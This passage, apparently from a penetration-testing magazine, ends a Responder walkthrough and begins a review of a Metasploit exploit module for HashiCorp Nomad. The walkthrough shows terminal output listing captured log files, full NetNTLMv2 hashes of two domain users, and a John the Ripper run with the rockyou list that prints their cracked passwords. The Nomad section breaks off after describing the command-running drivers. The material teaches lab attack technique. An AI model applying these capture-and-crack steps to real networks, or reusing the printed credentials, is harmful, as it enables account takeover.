
Now, in the /usr/share/responder/logs directory, we can see a new file HTTP-NTLMv2 -**** .txt file which has captured NTLM hashes of logged in users



```
┌──(kali㉿kali)-[/usr/share/responder/logs]
└─$ ls
Analyzer-Session.log        Poisoners-Session.log
Config-Responder.log        Responder-Session.log
HTTP-NTLMv2-10.10.10.20.txt  SMB-NTLMv2-SSP-10.10.10.20.txt
```




```
┌──(kali㉿kali)-[/usr/share/responder/logs]
└─$ cat HTTP-NTLMv2-10.10.10.20.txt
prathul::CORP:669b07b1b90c5e50:BE3B95294054F98B8225879C2AFA2FD9:0101000
0000000005F414A3A18B8D7019CED959B5C0C31D2000000000200060053004D00420001
00160053004D0042002D0054004F004F004C004B00490054000400120073006D0062002
E006C006F00630061006C00030028007300650072007600650072003200300030003300
2E0073006D0062002E006C006F00630061006C000500120073006D0062002E006C006F0
0630061006C000800300030000000000000000000000000002000004AF0FE48C7865A750B
F55555A923BA9556A997F1259008886B82C93F5FBB737A0A00100000000000000000000000
0000000000000000900120048005400540050002F007700700061006400000000000000
0000
prathul::CORP:669b07b1b90c5e50:BE3B95294054F98B8225879C2AFA2FD9:0101000
0000000005F414A3A18B8D7019CED959B5C0C31D2000000000200060053004D00420001
00160053004D0042002D0054004F004F004C004B00490054000400120073006D0062002
E006C006F00630061006C00030028007300650072007600650072003200300030003300
2E0073006D0062002E006C006F00630061006C000500120073006D0062002E006C006F0
0630061006C000800300030000000000000000000000000002000004AF0FE48C7865A750B
F55555A923BA9556A997F1259008886B82C93F5FBB737A0A00100000000000000000000000
0000000000000000900120048005400540050002F007700700061006400000000000000
```



```
devansh::CORP:f695eba786de9cae:1E37F9DE6844A2C34EF404136A2179BE:0101000
000000000F6954F3A18B8D701DD17CC2ACC161589000000000200060053004D00420001
00160053004D0042002D0054004F004F004C004B00490054000400120073006D0062002
E006C006F00630061006C00030028007300650072007600650072003200300030003300
2E0073006D0062002E006C006F00630061006C000500120073006D0062002E006C006F0
0630061006C00080030003000000000000000010000000002000004AF0FE48C7865A750B
F55555A923BA9556A997F1259008886B82C93F5FBB737A0A00100000000000000000000000
0000000000000000900120048005400540050002F007700700061006400000000000000
0000
devansh::CORP:f695eba786de9cae:1E37F9DE6844A2C34EF404136A2179BE:0101000
000000000F6954F3A18B8D701DD17CC2ACC161589000000000200060053004D00420001
00160053004D0042002D0054004F004F004C004B00490054000400120073006D0062002
E006C006F00630061006C00030028007300650072007600650072003200300030003300
2E0073006D0062002E006C006F00630061006C000500120073006D0062002E006C006F0
0630061006C00080030003000000000000000010000000002000004AF0FE48C7865A750B
F55555A923BA9556A997F1259008886B82C93F5FBB737A0A00100000000000000000000000
0000000000000000900120048005400540050002F007700700061006400000000000000
0000
```

Running John on this file gave me passwords of two users.



```
┌──(kali㉿kali)-[/usr/share/responder/logs]
└─$ john HTTP-NTLMv2-10.10.10.20.txt -w=/usr/share/wordlists/rockyou.tx
t
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (netntlmv2, NTLMv2 C/R
[MD4 HMAC-MD5 32/32])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
abCD1234@@       (devansh)
ABcd1234$$       (prathul)
2g 0:00:00:27 DONE (2021-10-03 03:17) 0.07256g/s 416436p/s 794380c/s 79
4380C/s ACKERYACKERY..ABC123BE
Warning: passwords printed above might not be all those cracked
Use the "--show --format=netntlmv2" options to display all of the crack
ed passwords reliably
Session completed
```

Nomad RCE, NSclient++ RCE & IPFire pakfire RCE Modules

METASPLOIT THIS MONTH

Welcome to Metasploit This Month. Let us learn about the latest exploit modules of Metasploit and how they fare in our tests.

Hashicorp Nomad RCE Module


TARGET: Nomad **TYPE: Remote** **MODULE : Exploit**
ANTI-MALWARE : OFF

Nomad is a flexible workload orchestrator that enables an organization to easily deploy and manage any containerized or legacy applications using a single, unified workflow. Using Nomad Client, users can create jobs that can run in a Nomad cluster. Nomad provides a variety of drivers to allow for tasks to be run under. The 'raw_exec' and 'exec' drivers allow for OS commands to be run on a Nomad client. The 'raw_exec' option runs with higher privileges, while 'exec' is typically limited to lower privileges.

